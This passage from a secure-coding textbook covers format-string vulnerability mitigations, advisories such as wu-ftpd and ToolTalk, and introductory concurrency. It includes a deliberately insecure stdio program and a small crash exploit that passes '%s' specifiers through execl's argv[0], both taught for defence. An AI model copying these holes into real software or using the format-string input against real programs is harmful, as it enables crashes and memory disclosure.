The Internet Systems Consortium's (ISC) Dynamic Host Configuration Protocol (DHCP) contained a vulnerability that introduced several potential buffer overflow conditions. ISC DHCP makes use of the vsnprintf() function for writing various log file strings. For systems that do not support vsnprintf(), a C include file was created that defines the vsnprintf() function to vsprintf(), as shown here:

```
#define vsnprintf(buf, size, fmt, list) \
  vsprintf(buf, fmt, list)
```

The vsprintf() function does not check bounds. Therefore, size is discarded, creating the potential for a buffer overflow when untrusted data is used.

In this case, the problem was solved by including an implementation of vsnprintf() with the executable to eliminate the dependency on an external library.

C11 Annex K Bounds-Checking Interfaces

The C11 standard added a new normative but optional annex including more secure versions of formatted output functions. These security-enhanced functions include fprintf_s(), printf_s(), snprintf_s(), sprintf(), vfprintf_s(), vprintf_s(), vsnprintf_s(), vsprintf_s(), and their wide-character equivalents.

All these formatted output functions have the same prototypes as their non-_s counterparts, except for sprintf_s() and vsprintf_s(), which match the prototypes for snprintf() and vsnprintf(). They differ from their non-_s counterparts, for example, by making it a runtime constraint error if the format string is a null pointer, if the %n specifier (modified or not by flags, field, width, or precision) is present in the format string, or if any argument to these functions corresponding to a %s specifier is a null pointer. It is not a runtime-constraint violation for the characters %n to appear in sequence in the format string when those characters are not interpreted as a %n specifier—for example, if the entire format string is %%n.

While these functions are an improvement over the existing C Standard functions in that they can prevent writing to memory, they cannot prevent format string vulnerabilities that crash a program or are used to view memory. As a result, it is necessary to take the same precautions when using these functions as when using the non-_s formatted output functions.

iostream versus stdio

While C programmers have little choice but to use the C Standard formatted output functions, C++ programmers have the option of using the iostream library, which provides input and output functionality using streams. Formatted output using iostream relies on the insertion operator <<, an infix binary operator. The operand to the left is the stream to insert the data into, and the operand on the right is the value to be inserted. Formatted and tokenized input is performed using the >> extraction operator. The standard C I/O streams stdin, stdout, and stderr are replaced by cin, cout, and cerr.

In *Effective C++*, Scott Meyers [Meyers 1998] prefers iostream to stdio:

> But venerated though they are, the fact of the matter is that scanf and printf and all their ilk could use some improvement. In particular, they're not type-safe and they're not extensible.

In addition to providing type safety and extensibility, the iostream library is considerably more secure than stdio. Example 6.14 shows an extremely insecure program implemented using stdio. This program reads a file name from stdin on line 8 and attempts to open the file on line 9. If the open fails, an error message is printed on line 13. This program is vulnerable to buffer overflows on line 8 and format string exploits on line 13. Example 6.15 shows a secure version of this program that uses the std::string class and iostream library.

Example 6.14 Extremely Insecure stdio Implementation

```
01  #include <stdio.h>
02  int main(void) {
03
```

```
  char filename[256];
  FILE *f;
  char format[256];

  fscanf(stdin, "%s", filename);
  f = fopen(filename, "r"); /* read only */

  if (f == NULL) {
    sprintf(format, "Error opening file %s\n", filename);
    fprintf(stderr, format);
    exit(-1);
  }
  fclose(f);
}
```

Example 6.15 Secure `iostream` Implementation

```
#include <iostream>
#include <fstream>
using namespace std;

int main(void) {
  string filename;
  ifstream ifs;
  cin >> filename;
  ifs.open(filename.c_str());
  if (ifs.fail()) {
    cerr << "Error opening " << filename << endl;
    exit(-1);
  }
  ifs.close();
}
```

Testing

Testing software for vulnerabilities is essential but has limitations. The main weakness of testing is path coverage—meaning that it is extremely difficult to construct a test suite that exercises all possible paths through a program. A major source of format string bugs is error-reporting code (for example, calls to `syslog()`). Because such code is triggered as a result of exceptional conditions, these paths are often missed by runtime testing.

Compiler Checks

Current versions of the GNU C compiler (GCC) provide flags that perform additional checks on formatted output function calls. There are no such options in Visual C++. The GCC flags include -Wformat, -Wformat-nonliteral, and -Wformat-security.

-Wformat. This flag instructs GCC to check calls to formatted output functions, examine the format string, and verify that the correct number and types of arguments are supplied. This feature works relatively well but does not report, for example, on mismatches between signed and unsigned integer conversion specifiers and their corresponding arguments. The -Wformat option is included in -Wall.

-Wformat-nonliteral. This flag performs the same function as -Wformat but adds warnings if the format string is not a string literal and cannot be checked, unless the format function takes its format arguments as a va_list.

-Wformat-security. This flag performs the same function as -Wformat but adds warnings about formatted output function calls that represent possible security problems. At present, this warns about calls to printf() where the format string is not a string literal and there are no format arguments (for example, printf (foo)). This is currently a subset of what -Wformat-nonliteral warns about, but future warnings may be added to -Wformat-security that are not included in -Wformat-nonliteral.

Static Taint Analysis

Umesh Shankar and colleagues describe a system for detecting format string security vulnerabilities in C programs using a constraint-based type-inference engine [Shankar 2001]. Using this approach, inputs from untrusted sources are marked as *tainted*, data propagated from a tainted source is marked as tainted, and a warning is generated if tainted data is interpreted as a format string. The tool is built on the cqual extensible type qualifier framework.[11]

Tainting is modeled by extending the existing C type system with extra *type qualifiers*. The standard C type system already contains qualifiers such as const. Adding a tainted qualifier allows the types of all untrusted inputs to be labeled as tainted, as in the following example:

```
tainted int getchar();
int main(int argc, tainted char *argv[]);
```

In this example, the return value from getchar() and the command-line arguments to the program are labeled and treated as tainted values. Given

[11] See www.cs.umd.edu/~jfoster/cqual.

a small set of initially tainted annotations, typing for all program variables can be inferred to indicate whether each variable might be assigned a value derived from a tainted source. If any expression with a tainted type is used as a format string, the user is warned of the potential vulnerability.

Static taint analysis requires annotation of the source code, and missed annotations can, of course, lead to undetected vulnerabilities. On the other hand, too many false positives may cause the tool to be abandoned. Techniques are being developed to limit and help the user manage warnings.

The idea for static taint analysis is derived from Perl. Perl offers a mechanism called "taint" that marks variables (user input, file input, and environment) that the user can control as insecure [Stein 2001] and prevents them from being used with potentially dangerous functions.

HP Fortify Static Code Analyzer is an example of a commercial static analysis tool that does a good job of identifying and reporting format string vulnerabilities.[12]

Modifying the Variadic Function Implementation

Exploits of format string vulnerabilities require that the argument pointer be advanced beyond the legitimate arguments passed to the formatted output function. This is accomplished by specifying a format string that consumes more arguments than are available. Restricting the number of arguments processed by a variadic function to the actual number of arguments passed can eliminate exploits in which the argument pointer needs to be advanced.

Unfortunately, it is impossible to determine when the arguments have been exhausted by passing a terminating argument (such as a null pointer) because the standard C variadic function mechanism allows arbitrary data to be passed as arguments.

Because the compiler always knows how many arguments are passed to a function, another approach is to pass this information to the variadic function as an argument, as shown in Example 6.16. On line 1 of this example, the `va_start()` macro has been expanded to initialize a `va_count` variable to the number of variable arguments. This approach assumes that this count is passed as an argument to the variadic function directly following the fixed arguments. The `va_arg()` macro has also been extended on line 6 to decrement the `va_count` variable each time it is called. If the count reaches 0, then no further arguments are available and the function fails.

We can test this approach using the `average()` function from Example 6.2. The first call to `average()` on line 9 in Example 6.16 succeeds as the

[12] See www.hpenterprisesecurity.com/vulncat/en/vulncat/index.html.

–1 argument is recognized by the function as a termination condition. The second attempt fails because the user of the function neglected to pass –1 as an argument: the va_arg() function aborts when all available arguments have been consumed.

Example 6.16 *Safe Variadic Function Implementation*

```
#define va_start(ap,v)
  (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
  int va_count = va_arg(ap, int)
#define va_arg(ap,t) \
  (*(t *)((ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
  if (va_count-- == 0) abort();
int main(void) {
  int av = -1;
  av = average(5, 6, 7, 8, -1); // works
  av = average(5, 6, 7, 8); // fails
  return 0;
}
```

There are, however, a couple of problems with this solution. Most compilers do not pass an argument containing the number of variable arguments.[13] As a result, the invocation instructions must be written directly in assembly language. Example 6.17 shows an example of the assembly language instructions that would need to be generated for the call to `average()` on line 6 to work with the modified variadic function implementation. The extra argument containing the count of variable arguments is inserted on line 4.

Example 6.17 *Safe Variadic Function Binding*

```
av = average(5, 6, 7, 8);  // fails
   1. push  8
   2. push  7
   3. push  6
   4. push  4 // 4 var args (and 1 fixed)
   5. push  5
   6. call  average
   7. add   esp, 14h
   8. mov   dword ptr [av], eax
```

[13] The VAX standard calling sequence (partially implemented in its hardware instructions) did pass an argument count (actually, the number of long words making up the argument list). This was carried over into Alpha, and HP VMS for Alpha still does this.

The second problem is that the additional parameter will break binary compatibility with existing libraries (assuming the compiler did not already pass this information). Interfacing with these libraries would require some form of transitional mechanism, such as a pragma, that would allow the old-style bindings to be generated. On the plus side, this solution does not require changing source code.

The only format string vulnerability that does require the argument pointer to be advanced is buffer expansion. Other measures would need to be adopted to prevent exploitation of this type of format string vulnerability.

Exec Shield

Exec Shield is a kernel-based security feature for Linux x86-32 developed by Arjan van de Ven and Ingo Molnar [Drepper 2004]. In Red Hat Enterprise Linux version 3, update 3, Exec Shield randomizes the stack, the location of shared libraries, and the start of the programs heap [van de Ven 2004].

Exec Shield stack randomization is implemented by the kernel as executables are launched. The stack pointer is increased by a random value. No memory is wasted because the omitted stack area is not paged in. However, stack addresses become more difficult to predict. While stack randomization is a useful idea that makes it more difficult to exploit existing vulnerabilities, it is possible to defeat, as demonstrated in Section 6.4 of this chapter.

FormatGuard

Another defense against format string vulnerabilities is to dynamically prevent exploits by modifying the C runtime environment, compiler, or libraries. FormatGuard, a compiler modification, injects code to dynamically check and reject formatted output function calls if the number of arguments does not match the number of conversion specifications [Cowan 2001]. Applications must be recompiled using FormatGuard for these checks to work.

Instead of modifying the variadic function implementation, FormatGuard uses the GNU C preprocessor (CPP) to extract the count of actual arguments. This count is then passed to a safe wrapper function. The wrapper parses the format string to determine how many arguments to expect. If the format string consumes more arguments than are supplied, the wrapper function raises an intrusion alert and kills the process.

FormatGuard has several limitations. If the attacker's format string undercounts or matches the actual argument count to the formatted output function, FormatGuard fails to detect the attack. In theory, it is possible for the attacker to employ such an attack by creatively entering the arguments (for example, treating an int argument as a double argument). In practice, vulnerabilities that can be exploited in this manner are rare and the exploits are difficult to write. Insisting on an exact match of arguments and % directives would create false positives, as it is common for code to provide more arguments than the format string specifies.

Another limitation is that a program may take the address of printf(), store it in a function pointer variable, and call printf() via the variable later. This sequence of events disables FormatGuard protection: taking the address of printf() does not generate an error, and the subsequent indirect call through the function pointer does not expand the macro. Fortunately, this is not a common use of formatted output functions.

A third limitation is that FormatGuard does not protect programs that dynamically construct a variable list of arguments and call vsprintf() or related functions.

Static Binary Analysis

It is possible to discover format string vulnerabilities by examining binary images using the following criteria:

1. Is the stack correction smaller than the minimum value?
2. Is the format string variable or constant?

For example, the printf() function—when used correctly—accepts at least two parameters: a format string and an argument. If printf() is called with only one argument and this argument is variable, the call may represent an exploitable vulnerability.

The number of arguments passed to a formatted output function can be determined by examining the stack correction following the call. In the following example, it is apparent that only one argument was passed to the printf() function because the stack correction is only 4 bytes:

```
lea  eax, [ebp+10h]
push eax
call printf
add  esp, 4
```

It is also possible to determine whether the argument loaded into the eax register is a constant or a variable by examining the assembly code immediately preceding the call. Tools also exist to help determine whether the variable argument can be influenced by a user, although this process is more complicated.

This static binary analysis technique can be used by a developer or quality assurance tester to discover vulnerabilities, by an end user to evaluate whether a product is secure, or by an attacker to discover vulnerabilities.

6.6 Notable Vulnerabilities

This section describes examples of notable format string vulnerabilities.

Washington University FTP Daemon

Washington University FTP daemon (`wu-ftpd`) is a popular UNIX FTP server shipped with many distributions of Linux and other UNIX operating systems. A format string vulnerability exists in the `insite_exec()` function of `wu-ftpd` versions before 2.6.1. This vulnerability is described in the following advisories:

- AusCERT Advisory AA-2000.02, www.auscert.org.au/render.html?it=1911
- CERT Advisory CA-2000-13, www.cert.org/advisories/CA-2000-13.html
- CERT Vulnerability Note VU#29823, www.kb.cert.org/vuls/id/29823
- SecurityFocus Bugtraq ID 1387, www.securityfocus.com/bid/1387

The `wu-ftpd` vulnerability is an archetype format string vulnerability in that the user input is incorporated in the format string of a formatted output function in the Site Exec command functionality. The Site Exec vulnerability has been in the `wu-ftpd` code since the original `wu-ftpd` 2.0 came out in 1993. Other vendor implementations from Conectiva, Debian, Hewlett-Packard, NetBSD, and OpenBSD—whose implementations were based on this vulnerable code—were also found to be vulnerable.

Incidents in which remote users gained root privileges have been reported to the CERT.

CDE ToolTalk

The common desktop environment (CDE) is an integrated graphical user interface that runs on UNIX and Linux operating systems. CDE ToolTalk is a message-brokering system that provides an architecture for applications to communicate with each other across hosts and platforms. The ToolTalk RPC database server, `rpc.ttdbserverd`, manages communication between ToolTalk applications.

There is a remotely exploitable format string vulnerability in versions of the CDE ToolTalk RPC database server. This vulnerability has been described in the following advisories:

- Internet Security Systems Security Advisory, http://xforce.iss.net/xforce/alerts/id/advise98
- CERT Advisory CA-2001-27, www.cert.org/advisories/CA-2001-27.html
- CERT Vulnerability Note VU#595507, www.kb.cert.org/vuls/id/595507

While handling an error condition, a `syslog()` function call is made without providing a format string specifier argument. Because `rpc.ttdbserverd` does not perform adequate input validation or provide the format string specifier argument, a crafted RPC request containing format string specifiers is interpreted by the vulnerable `syslog()` function call. Such a request can be designed to overwrite specific locations in memory and execute code with the privileges of `rpc.ttdbserverd` (typically root).

Ettercap Version NG-0.7.2

In Ettercap version NG-0.7.2, the ncurses user interface suffers from a format string defect. The `curses_msg()` function in `ec_curses.c` calls `wdg_scroll_print()`, which takes a format string and its parameters and passes it to `vw_printw()`. The `curses_msg()` function uses one of its parameters as the format string. This input can include user data, allowing for a format string vulnerability.

This vulnerability is described in the following advisories:

- Vulnerability Note VU#286468, https://www.kb.cert.org/vuls/id/286468
- Secunia Advisory SA15535, http://secunia.com/advisories/15535/
- SecurityTracker Alert ID: 1014084, http://securitytracker.com/alerts/2005/May/1014084.html
- GLSA 200506-07, www.securityfocus.com/archive/1/402049

6.7 Summary

The introduction to this chapter contained a sample program (see Example 6.1) that uses `printf()` to print program usage information to standard output. After reading this chapter, you should recognize the risk of allowing the format string to be even partially composed from untrusted input. However, in this case, the input is restricted to `argv[0]`, which can only be the name of the program, right?

Example 6.18 shows a small exploit program that invokes the usage program from Example 6.1 using `execl()`. The initial argument to `execl()` is the path name of a file to execute. Subsequent arguments can be thought of as `arg0`, `arg1`, . . . , `argn`. Together, the arguments describe a list of one or more pointers to null-terminated strings that represent the argument list available to the executed program. The first argument, by *convention*, should point to the file name associated with the file being executed. However, there is nothing to prevent this string from pointing to, for example, a specially crafted malicious argument, as shown on line 5 in Example 6.18. Whatever value is passed in this argument to `execl()` will find its way into the `usageStr` in Example 6.1 to be processed by the `printf()` command. In this case, the argument used simply causes the usage program to abnormally terminate.

Example 6.18 Printing Usage Information

```
1  #include <unistd.h>
2  #include <errno.h>
3
4  int main(void) {
5    execl("usage", "%s%s%s%s%s%s%s%s%s%s", NULL);
6    return(-1);
7  }
```

Improper use of C Standard formatted output routines can lead to exploitation ranging from information leakage to the execution of arbitrary code. Format string vulnerabilities, in particular, are relatively easy to discover (for example, by using the `-Wformat-nonliteral` flag in GCC) and correct.

Format string vulnerabilities can be more difficult to exploit than simple buffer overflows because they require synchronizing multiple pointers and counters. For example, the location of the argument pointer to view memory at an arbitrary location must be tracked along with the output counter for an attacker to overwrite.

A possibly insurmountable obstacle to exploitation may occur when the memory address to be examined or overwritten contains a null byte. Because the format string is a *string*, the formatted output function exits with the first null byte. The default configuration for Visual C++, for example, places the stack in low memory (such as `0x00hhhhhh`). These addresses are more difficult to attack in any exploit that relies on a string operation. However, as described in Chapter 3, there are other addresses that can be overwritten to transfer control to the exploit code.

Recommended practices for eliminating format string vulnerabilities include preferring `iostream` to `stdio` when possible and using static format strings when not. When dynamic format strings are required, it is critical that input from untrusted sources not be incorporated into the format string. Prefer the formatted output functions defined in C11 Annex K, “Bounds-checking interfaces,” over the non-`_s` formatted output functions if they are supported by your implementation.

6.8 Further Reading

Exploiting Format String Vulnerabilities by Scut/Team Teso [Scut 2001] provides an excellent analysis of format string vulnerabilities and exploits. Gera and riq examine techniques for brute-forcing format string vulnerabilities and exploiting heap-based format string bugs [gera 2002].

7

Concurrency

with Daniel Plakosh, David Svoboda, and Dean Sutherland[1]

The race is not to the swift, nor the battle to the strong.

Ecclesiastes 9:11

Concurrency is a property of systems in which several computations execute simultaneously and potentially interact with each other [Wikipedia 2012b]. A concurrent program typically performs computations using some combination of sequential threads and/or processes, each performing a computation, which can be logically executed in parallel. These processes and/or threads can execute on a single processor system using preemptive time sharing (interleaving the execution steps of each thread and/or process in a time-slicing way), in a multicore/multiprocessor system, or in a distributed computing system. Concurrent execution of multiple control flows is an essential part of a modern computing environment.

[1] Daniel Plakosh is a senior member of the technical staff in the CERT Program of Carnegie Mellon's Software Engineering Institute (SEI). David Svoboda is a member of the technical staff in the CERT Program of Carnegie Mellon's Software Engineering Institute (SEI). Dean Sutherland is a senior member of the technical staff in the CERT Program of Carnegie Mellon's Software Engineering Institute (SEI).

7.1 Multithreading

Concurrency and multithreading are often erroneously considered synonymous. Multithreading is not necessarily concurrent [Liu 2010]. A multithreaded program can be constructed in such a way that its threads do not execute concurrently.

A multithreaded program splits into two or more threads that may execute concurrently. Each thread acts as an individual program, but all the threads work in and share the same memory. Furthermore, switching between threads is faster than switching between processes [Barbic 2007]. Finally, multiple threads can be executed in parallel on multiple CPUs to boost performance gains.

Even without multiple CPUs, improvements in CPU architecture can now allow simultaneous multithreading, which weaves together multiple independent threads to execute simultaneously on the same core. Intel calls this process *hyperthreading*. For example, while one thread waits for data to arrive from a floating-point operation, another thread can perform integer arithmetic [Barbic 2007].

Regardless of the number of CPUs, thread safety must be dealt with to avoid potentially devastating bugs arising from possible execution orderings.

A single-threaded program is exactly that—the program does not spawn any additional threads. As a result, single-threaded programs usually do not need to worry about synchronization and can benefit from a single powerful core processor [Barbic 2007]. However, they don't benefit from the performance of multiple cores, because all instructions must be run sequentially in a single thread on one processor. Some processors can take advantage of instruction-level parallelism by running multiple instructions from the same instruction stream simultaneously; when doing so, they must produce the same result as if the instructions had been executed sequentially.

However, even single-threaded programs can have concurrency issues. The following program demonstrates interleaved concurrency in that only one execution flow can take place at a time. The program also contains undefined behavior resulting from the use of a signal handler, which provides concurrency issues without multithreading:

```
char *err_msg;
#define MAX_MSG_SIZE = 24;
void handler(int signum) {
  strcpy(err_msg, "SIGINT encountered.");
}

```

```
int main(void) {
  signal(SIGINT, handler);
  err_msg = (char *)malloc(MAX_MSG_SIZE);
  if (err_msg == NULL) {
    /* handle error condition */
  }
  strcpy(err_msg, "No errors yet.");
  /* main code loop */
  return 0;
}
```

While using only one thread, this program employs two control flows: one using `main()` and one using the `handler()` function. If the signal handler is invoked during the call to `malloc()`, the program can crash. Furthermore, the handler may be invoked between the `malloc()` and `strcpy()` calls, effectively masking the signal call, with the result being that `err_msg` contains `"No errors yet."` For more information, see *The CERT C Secure Coding Standard* [Seacord 2008], "SIG30-C. Call only asynchronous-safe functions within signal handlers."

7.2 Parallelism

Concurrency and parallelism are often considered to be equivalent, but they are not. All parallel programs are concurrent, but not all concurrent programs are parallel. This means that concurrent programs can execute in both an interleaved, time-slicing fashion and in parallel, as shown in Figure 7.1 and Figure 7.2 [Amarasinghe 2007].

Parallel computing is the "simultaneous use of multiple computer resources to solve a computational problem" [Barney 2012]. The problem is broken down into parts, which are broken down again into series of instructions. Instructions from each part are then run in parallel on different CPUs to achieve parallel computing. Each part must be independent of the others and simultaneously solvable; the end result is that the problem can be solved in less time than with a single CPU.

The scale of parallelism in computing can vary. When a computation problem is broken up, the parts can be split among an arbitrary number of computers connected by a network. Subsequently, each individual computer can break the problem into even smaller parts and divide those parts among multiple processors. The problem at hand is solved in significantly less time than if a single computer with a single core were to solve it [Barney 2012].




Figure 7.1 Concurrency interleaved




Figure 7.2 Concurrency parallel (requires multicore or multiprocessors)

Data Parallelism

Parallelism consists of both *data parallelism* and *task parallelism*. These vary by the degree to which a problem is decomposed. Data parallelism, shown in Figure 7.3, decomposes a problem into data segments and applies a function in parallel, in this case to capitalize characters stored in an array. Data parallelism can be used to process a unit of computation in a shorter period of time than sequential processing would require; it is fundamental to high-performance computing. For example, to calculate the sum of a two-dimensional array, a sequential solution would linearly go through and add every array entry. Data parallelism can divide the problem into individual rows, sum each row in parallel to get a list of subsums, and finally sum each subsum to take less overall computing time.

Single instruction, multiple data (SIMD) is a class of parallel computers with multiple processing elements that perform the same operation on multiple data points simultaneously. Examples of CPUs that support SIMD are Streaming SIMD Extensions (SSE) on Intel or AMD processors and the NEON instructions on ARM processors. Intel 64 and AMD64 processors include a set of 16 *scalar* registers (for example, RAX, RBX, and RCX) that can be used to perform arithmetic operations on integers. These registers can hold just one value at any time. A compiler might use the RAX and RBX registers to perform a simple addition. If we have 1,000 pairs of integers to add together, we need to execute 1,000 such additions. SSE adds 16 additional 128-bit wide registers. Rather than hold a single, 128-bit wide value, they can hold a collection of smaller values—for example, four 32-bit wide integers (with SSE2). These registers are called XMM0, XMM1, and so forth. They are called *vector*




Figure 7.3 Data parallelism (Source: [Reinders 2007])

registers because they can hold several values at any one time. SSE2 also provides new instructions to perform arithmetic on these four *packed* integers. Consequently, four pairs of integers can be added with a single instruction in the same time it takes to add just one pair of integers when using the scalar registers [Hogg 2012].

Vectorization is the process of using these vector registers, instead of scalar registers, to improve performance. It can be performed manually by the programmer. Developers must write in assembly language or call built-in intrinsic functions. Vectorization offers the developer low-level control but is difficult and not recommended.

Most modern compilers also support autovectorization. An example is Microsoft Visual C++ 2012. The autovectorizer analyzes loops and uses the vector registers and instructions to execute them if possible. For example, the following loop may benefit from vectorization:

```
for (int i = 0; i < 1000; ++i)
  A[i] = B[i] + C[i];
```

The compiler targets the SSE2 instructions in Intel and AMD processors or the NEON instructions on ARM processors. The autovectorizer also uses the newer SSE4.2 instruction set if your processor supports it.

Visual C++ allows you to specify the `/Qvec-report` (Auto-Vectorizer Reporting Level) command-line option to report either successfully vectorized loops only—`/Qvec-report:1`—or both successfully and unsuccessfully vectorized loops—`/Qvec-report:2`.

Microsoft Visual C++ 2012 also supports a `/Qpar` compiler switch that enables automatic parallelization of loops. A loop is parallelized only if the compiler determines that it is valid to do so and that parallelization would improve performance.

Microsoft Visual C++ 2012 also provides a loop pragma that controls how loop code is evaluated by the autoparallelizer and/or excludes a loop from consideration by the autovectorizer.

The `loop(hint_parallel(n))` pragma is a hint to the compiler that this loop should be parallelized across *n* threads, where *n* is a positive integer literal or 0. If *n* is 0, the maximum number of threads is used at runtime. This is a hint to the compiler, not a command, and there is no guarantee that the loop will be parallelized. If the loop has data dependencies, or structural issues—for example, the loop stores to a scalar that's used beyond the loop body—then the loop will not be parallelized. The `loop(ivdep)` pragma is a hint to the compiler to ignore vector dependencies for this loop. It is used in conjunction with `hint_parallel`.




Figure 7.4 Task parallelism (Source: [Reinders 2007])

By default, the autovectorizer is on and will attempt to vectorize all loops that it determines will benefit. The `loop(no_vector)` pragma disables the autovectorizer for the loop that follows the pragma.

Task Parallelism

Task parallelism, shown in Figure 7.4, decomposes a problem into distinct tasks that may share data. The tasks are executed at the same time, performing different functions. Because the number of tasks is fixed, this type of parallelism has limited scalability. It is supported by major operating systems and many programming languages and is generally used to improve the responsiveness of programs. For example, the average, minimum value, binary, or geometric mean of a dataset may be computed simultaneously by assigning each computation to a separate task [Plakosh 2009].

7.3 Performance Goals

In addition to the notion of parallel computing, the term *parallelism* is used to represent the ratio of work (the total time spent in all the instructions) to span (the time it takes to execute the longest parallel execution path, or the critical path). The resulting value is the average amount of work performed along each step of the critical path and is the maximum possible speedup that can be obtained by any number of processors. Consequently, achievable parallelism is limited by the program structure, dependent on its critical path and amount of work. Figure 7.5 shows an existing program that has 20 seconds of work and a 10-second span. The work-to-span ratio provides little performance gain beyond two processors.

The more computations that can be performed in parallel, the bigger the advantage. This advantage has an upper bound, which can be approximated by the work-to-span ratio. However, restructuring code to be parallelized can be an expensive and risky undertaking [Leiserson 2008], and even under ideal circumstances it has limits, as shown in Figure 7.6. In this example, the work to be performed is 82 seconds, and the span is 10 seconds. Consequently, there is little performance improvement to be gained by using more than eight processors.




Figure 7.5 Achievable parallelism is limited by the structure (Source: Adapted from [Leiserson 2008]).

